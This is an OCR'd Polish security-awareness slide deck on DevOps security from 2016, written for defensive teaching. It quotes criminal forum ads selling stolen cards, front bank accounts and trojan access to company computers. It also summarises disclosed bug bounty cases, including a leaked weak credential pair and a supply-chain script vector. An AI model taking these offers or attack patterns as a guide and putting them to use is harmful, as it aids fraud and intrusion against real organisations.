
LOGICALTRUST

DevOps Security




Borys Łącki

30.08.2016

LOGICALTRUST

Sprawdzpesel.pl



SPRAWDŹ CZY WYKRADZIONO
TWÓJ NUMER PESEL!

LOGICALTRUST

Borys Łącki - LogicalTrust

- **Testy penetracyjne**
- Audyty bezpieczeństwa
- Szkolenia
- Konsultacje
- Informatyka śledcza
- Aplikacje mobilne

Borys Łącki > 15 lat - testy bezpieczeństwa

Edukacja: www.bothunters.pl ~ 8 lat blogowania o cyberprzestępcach

oraz

Confidence, SEMAFOR, SECURE, Atak i Obrona, Security Case Study, Internet Banking Security, ISSA, SecureCON, SEConference, SekIT, PTI, Open Source Security, PLNOG (…)

Agenda

1) Straszenie
2) Przykłady ze świata
3) Przykłady z naszego doświadczenia
4) Dobre praktyki

LOGICALTRUST

Materiały dodatkowe

- **Narzędzia do zautomatyzowanego testowania bezpieczeństwa**

https://www.youtube.com/watch?v=9zgH7wHv_V0

- OWASP Top10 Najpopularniejsze błędy bezpieczeństwa aplikacji WWW

https://www.youtube.com/watch?v=hOAc5vUKrqA

- Podstawowy arsenał testera bezpieczeństwa aplikacji WWW

https://www.youtube.com/watch?v=F1COxOJyM7o

- APT x 3 - wybrane studium przypadków

https://www.youtube.com/watch?v=fRinW7SJC6Q

- The Security Checklist

https://github.com/FallibleInc/security-guide-for-developers/blob/master/security-checklist.md

LOGICALTRUST

Podstawy?


Compute Engine > Documentation


Encrypting Disks with Customer-Supplied Encryption Keys

By default, Google Compute Engine encrypts all data at rest. Compute E
additional actions on your part. However, if you wanted to control and m
encryption keys.

If you provide your own encryption keys, Compute Engine uses your key
your data. irces

Google do our p
you forget e ke





LOGICALTRUST

Sieć wewnętrzna == Internet

Myśl o bezpieczeństwie + automatyzuj

- Oddzielaj
- Aktualizuj
- Weryfikuj
- Ograniczaj
- Porządkuj
- Monitoruj
- Dokumentuj

Patrz szerzej na przykłady...

Perspektywa

Test penetracyjny – „proces polegający na przeprowadzeniu kontrolowanego ataku na system teleinformatyczny, mający na celu praktyczną ocenę bieżącego stanu bezpieczeństwa tego systemu, w szczególności obecności znanych podatności i odporności na próby przełamania zabezpieczeń.”

LOGICALTRUST

Motywacja Klientów

Konsekwencje:


- kradzież danych firmowych - konkurencja
- publikacja danych firmowych np. o Klientach w sieci
- szantaż
- podmiana witryny firmowej - reputacja
- kradzież środków finansowych - podmiana faktur, przelewów
- ransomware

rykoszet - atakuje się firmy tworzące oprogramowanie by zaatakować inne firmy

LOGICALTRUST


Motywacja atakujących

NIEBezpieczeństwo



LOGICALTRUST

Carbanak



Wielki napad na bank: cybergang Carbanak kradnie **1 mld dolarów** **ze 100 instytucji finansowych** na całym świecie

Przelewy bankowe

- Zarząd Dróg Wojewódzkich wysłał ok. 3,7 mln zł na konto podane przez oszusta.
- Metro warszawskie zostaje okradzione na ponad pół miliona złotych

LOGICALTRUST

Polska

hostingnews.pl/wlamanie-na-serwery-adweb/

AKTUALIZACJA – Włamanie na serwery i blackout grupy AdWeb

Posted on 01/03/2016 by Marcin Zmaczyński

Włamanie na serwery Adweb w Warszawie. Fir
swoim FB wallu i na stronie 2be.pl , że 27 lutego
włamanie na jej serwery w wyniku czego straci
całkowicie kontrolę. Wszystkie usługi hostingow
Zgodnie z wcześniejszymi informacjami na stro
trzyma swoje serwery w serwerowni GTS Energ
T-Mobile.

„Na bezpieczeństwie nie warto oszczędzać. W 2BE.PL postawiliśmy na stabilne łącz
serwerownię GTS Energis zlokalizowaną w Polsce. Dzięki temu nasza strona jest dostępna przez 99,96% czasu."
Taką informację jeszcze niedawno można było znaleźć na stronie firmy hostingowej 2be.pl. Dziś strona wyświetla

Ogromny wyciek danych dużej polskiej kancelarii skutkiem niedawnych ataków

W czerwcu i lipcu 2015 złodzieje ukradli z kont klientów banków kilkaset tysięcy złotych. Poszkodowanych klientów łączyło jedno –

Włamywacz spełnił groźbę i publikuje dane klientów Plus Banku

LOGICALTRUST

Konta bankowe, karty płatnicze

Mam do zaoferowania karty kredytowe: EU (1600 <-> 4000 Euro), US (1200 <-> 6000 $)

Platnosc po przez BTC, wysylka kurierem (100% bezpieczne)

Cena jednej karty EU to 500 PLN ~ 0.488 BTC
Cena jednej karty US to 400 PLN ~ 0.390 BTC

Kontakt via mail: mooux@ lub na forum.

Czeka na oferty, pozdrawiam.

Oferuję: Założenie rachunku bankowego w dowolnie wybranym przez Ciebie banku. Konta zakładane są na przypadkowo napotkane osoby chętne za drobną opłatą udostępnić swoją tożsamość, w związku z tym nie mogę zaoferować czystego BIK/KRD.

Czas realizacji zamówienia do 72 godzin roboczych

Nie wysyłam niczego fizycznie. Wszelkie dokumenty bankowe są skanami które po realizacji zostają bezpowrotnie usunięte, a oryginały zniszczone w niszczarce. Kartę debetową należy zamówić we własnym zakresie na swój adres.


Dodatkowo do konta polecam dokupić usługę sms2mail u forumowego sprzedawcy - Nietzsche gdyż domyślnie nie świadczę takiej usługi. Specjalnie dla Was z okazji otwarcia nowego forum przygotował promocyjne ceny.

Cena: 1300 zł za konto w dowolnym banku.

LOGICALTRUST

Dane firmowe

Witam,
posiadam dostęp do komputerów wielu firm, w tym księgowych. Nie jedna z nich ma saldo powyżej 1 mln złotych. Mam możliwość po cichu wgrania tam trojana. Poszukuję osoby, która potrafi wyciągnąć z tego pieniądze. Możemy też wyciągnąć maile z programów, aby się podszyć pod firmę



LOGICALTRUST

Serwery

[SQL] http://[redacted]raina.pl/
przez philip k. dick (Nowe posty)

[redacted]is.pl
przez badrfc (Nowe posty)

www.luxi[redacted]
przez badrfc (Nowe posty)

poland[redacted]
przez badrfc (Nowe posty)

flcph[redacted]
przez Pocket (Nowe posty)

kolek[redacted]
przez badrfc (Nowe posty)

[SQL] http://[redacted]tryki.pl/
przez philip k. dick (Nowe posty)

[SQL] http://[redacted]ugu.pl/
przez philip k. dick (Nowe posty)

[SQL] http:[redacted]nica.pl
przez philip k. dick (Nowe posty)

LOGICALTRUST

Koszty defektów

Chris Wysopal
@WeldPond

Obserwuj

A SQLi vulnerability that was exploited by a 15 yo cost TalkTalk £60M and 101,000 customers.

SC MAGAZINE
FOR IT SECURITY PROFESSIONALS

Costs of TalkTalk breach amount to £60m

TalkTalk has revealed that the October data breach has cost the firm up to £60m, resulting in the loss of over 100K customers.

scmagazineuk.com

LOGICALTRUST

BugBounty – wyciek informacji

19 #143438 **Potentially Sensitive Information on GitHub**

Share:

State ● Resolved (Closed)

Disclosed publicly July 17, 2016 5:46pm +0200

Reported To Shopify

Type Information Disclosure

Bounty $1,500

Participants

Collapse

SUMMARY BY SHOPIFY

A private Shopify GitHub repository was accidentally copied into a public GitHub repository. The repository contained some API secrets, which have since been rotated.

LOGICALTRUST

BugBounty – konfiguracja OAuth

Reputation Rank Signal Percentile Impact Percen

28 #143482 **Authentication Bypass on Icinga monitoring server** Share:

State ● Resolved (Closed)

Participants

Disclosed publicly July 17, 2016 5:45pm +0200

Reported To Shopify

Types Authentication, Information Disclosure, Remote Code Execution

Bounty $3,000

Collapse

SUMMARY BY SHOPIFY

An Icinga monitoring server, which was intended to be accessible only by Shopify employees, had Google OAuth misconfigured such that all Google accounts were accepted (regardless of whether they belonged to the `shopify.com` hosted domain or not). The server has been reconfigured to validate the `hd` (hosted domain) parameter, so that only `shopify.com` Google accounts are accepted.

LOGICALTRUST

BugBounty – brak separacji + hasła

21 #128114 **Administrator access to a Django Administration Panel on *.sc-corp.net via bruteforced credentials**

State	● Resolved (Closed)
Disclosed publicly	July 14, 2016 11:08pm +0200
Reported To	Snapchat
Types	Authentication, Information Disclosure, Privilege Escalation
Bounty	$1,000

Participants

username: admin and password: ???????

LOGICALTRUST

BugBounty – konfiguracja DNS

15

#149679

Subdomain takeover of translate.uber.com, de.uber.com and fr.uber.com

State	● Resolved (Closed)
Disclosed publicly	July 26, 2016 1:33am +0200
Reported To	Uber
Type	Privilege Escalation
Bounty	$2,250

Participants

Collapse

LOGICALTRUST

BugBounty – połączone wektory

0

#136531

Compromising Atlassian Confluence (team.uberinternal.com) via WordPress (newsroom.uber.com)

State ● Resolved (Closed)

Participants 

Disclosed publicly June 6, 2016 11:57am +0200

Reported To Uber

Type Privilege Escalation

Collapse

Many (possibly most or all) pages on the said Atlassian Confluence environment refer a script hosted on newsroom.uber.com. For example on the 404 error page:

```
<script src="https://newsroom.uber.com/wp-content/uploads/adrum.js"></script>
```


An attacker exploiting a vulnerability on *newsroom* can modify the adrum.js file. I've previously demonstrated controlling files under the webroot.

Any injected script would be evaluated for Uber employees logged on Confluence. For instance, this example script (tested on my local test Confluence) appended in adrum.js would create a new Confluence user with a password chosen by the attacker:

LOGICALTRUST

BugBounty – brak separacji

Censys.io gave me an interesting URL https://docker.vineapp.com in its result.



When I tried to access it via the browser, it shows /* private docker registry */ in the response.

LOGICALTRUST

BugBounty – błąd konfiguracji

0 #116504 **Auth bypass on directory.corp.ubnt.com** Share:

State ● Resolved (Closed)

Disclosed publicly June 2, 2016 9:48pm +0200

Reported To Ubiquiti Networks

Types Authentication, Privilege Escalation

Bounty $1,000

Participants

Collapse

SUMMARY BY UBIQUITI NETWORKS

The researcher (ebrietas) demonstrated that access to our Internal corporate directory could be gained due to a misconfiguration in Google OpenID. This involved using a non-UBNT Google account and modification to the URL.

The issue was resolved and the researcher was awarded a bounty for his responsible disclosure.

LOGICALTRUST

BugBounty – ujawnienie informacji

21 #136891 **Source code disclosure on https://107.23.69.180**

State ● Resolved (Closed)

Participants

Disclosed publicly **June 20, 2016 4:01pm +0200**

Reported To Ubiquiti Networks

Type Information Disclosure

Bounty $1,000


Collapse

SUMMARY BY UBIQUITI NETWORKS

The researcher discovered a misconfigured GitHub repo leaking some sensitive data.

LOGICALTRUST

BugBounty – ujawnienie informacji



hackerone About Product Resources Contact Directory Blog Try HackerOne Sign in | Sig

131 #72243 **Publicly exposed SVN repository, ht.pornhub.com** Share:

State ● Resolved (Closed) Participants

Disclosed publicly June 26, 2016 12:53am +0200

Reported To Pornhub

Types Authentication, Information Disclosure, Missing Best Practice, Remote Code Execution

Bounty $10,000

Collapse

SUMMARY BY PORNHUB

The researcher accessed a publicly visible .svn repository which enabled him to gave credentials to log into production servers.

TIMELINE

mak submitted a report to Pornhub. Jun 23rd

After I found the subversion repository I visited the following location https://netreact.eu/hubtraffic

I could see the usernames in the repo and the following weak credentials gave me access:

stefan:123456

An attacker can commit code to this location which could be mirrored on the main site and result in full remote code execution. This also has all

Aktualizacje - Jenkins

https://jenkins.io/blog/2015/11/06/mitigating-unauthenticated-remote-code-execution-0-day-in-jenkins-cli/

Jenkins | Downloads | Blog | Documentation | Plugins | Use-cases | Participate | Sub-projects | Resources | Security | Press | Conduct

Mitigating unauthenticated remote code execution 0-day in Jenkins CLI

Published on 2015-11-06 by R. Tyler Croy

Updated 2015-11-11 15:00 UTC: We have released Jenkins 1.638 and 1.625.2 which contain a fix for this vulnerability. See the security advisory for more information about these releases.

